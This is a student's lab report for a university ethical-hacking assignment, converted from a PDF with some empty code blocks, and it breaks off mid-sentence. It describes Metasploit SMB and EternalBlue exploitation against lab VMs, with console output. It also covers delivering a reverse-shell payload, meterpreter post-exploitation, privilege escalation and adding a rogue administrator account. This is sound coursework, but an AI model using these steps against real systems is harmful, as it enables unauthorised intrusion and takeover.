

CYSE 301: Cybersecurity Technique and Operations

Assignment 4: Ethical Hacking

Haley Potts

01304831

At the end of this module, each student must submit a report indicating the completion of the following tasks. **Make sure you take screenshots as proof.**



You need to power on the following VMs for this assignment.

- **Internal Kali (or Attacker Kali)**
- pfSense VM (power on only)
- Windows XP, Windows Server 2022, or Windows 7 (depending on the subtasks).

Task A. Exploit SMB on Windows XP with Metasploit (20 pt, 2pt each) Please activate Windows XP clock by following the document posted under Module-3 or demonstrated in class.

In this task, you need to complete the following steps to exploit SMB vulnerability on Windows XP.



1. Run a port scan against Windows XP using the nmap command to identify open ports, services, and vulnerabilities.
2. Identify the SMB port number (default: 445) and confirm that it is open.

```

```

6. [Post-exploitation] Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.



7. [Post-exploitation] In the meterpreter shell, display the target system's local date and time.

8. [Post-exploitation] In the meterpreter shell, get the SID of the user.



9. [Post-exploitation] In the meterpreter shell, get the current process identifier.

10. [Post-exploitation] In the meterpreter shell, get system information about the target.

Task B. Exploit EternalBlue on Windows Server 2022 with Metasploit (10 pt)

In this task, try to use the same steps as shown in the class / video (for online students) lecture to exploit the EternalBlue vulnerability on Windows Server 2022. You may or may not establish a reverse shell connection to the Windows Server 2022. Document your steps and show me your results. You won't lose points for a failed reverse shell connection. But you will lose points for incorrect configurations, such as putting the wrong IP address for LHOST/RHOST, etc.

msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4444
[*] 192.168.10.19:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.10.19:445 - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.10.19:445 - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.10.19:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) > exit
```

At first I tried using the “exploit/windows/smb/ms17_010_eternalblue” exploit but received the command shown above as a response. I then tried to use the other listed exploit “exploit/windows/smb/ms17_010_psexec” which returned the results shown below. I also ensured that both exploits were set to the correct RHOSTS (192.168.10.19) by using the command “set RHOSTS 192.168.10.19”.

```

Task C. Exploit Windows 7 with a deliverable payload (70 pt).

In this task, you need to create an executable payload with the required configurations below.

1. Once your payload is ready, upload it to the web server running on Kali Linux. Then download the payload from Windows 7, and execute it on the target to make a reverse shell. Of course, don't forget to configure options in your Metasploit framework on Kali Linux before the payload is triggered on the target VM. (10 pt).

The requirements for your payload are :

- Payload Name: Use your MIDAS ID (for example, svatsa.exe) (5pt)
- Listening port: 5525 (5pt)

```

[*] Meterpreter session 1 opened (192.168.10.13:5525 -> 192.168.10.9:1168) at 2025-10-28 00:35:15 -0400



meterpreter > screenshot
Screenshot saved to: /root/YNvQgHSy.jpeg
meterpreter >
```

[Post-exploitation] Once you have established the reverse shell connection to the target Windows 7, complete the following tasks in your meterpreter shell:

2. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful. **(10 pt)**

3. Create a text file on the attacker Kali named "YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put the current timestamp in the file. Upload this file to the target's desktop. Then, log in to Windows 7 VM and check if the file exists. You need to show me the command that uploads the file. **(10 pt)**

[Privilege escalation]

5. Background your current session, then gain administrator-level privileges on the remote system (**10 pt**).

6. After you escalate the privilege, complete the following tasks:

a. Create a malicious account with your name and add this account to the administrator group. You need to complete this step on the Attacker Side. (**10 pt**)

b. Remote access to the malicious account created in the previous step and browse the files belonging
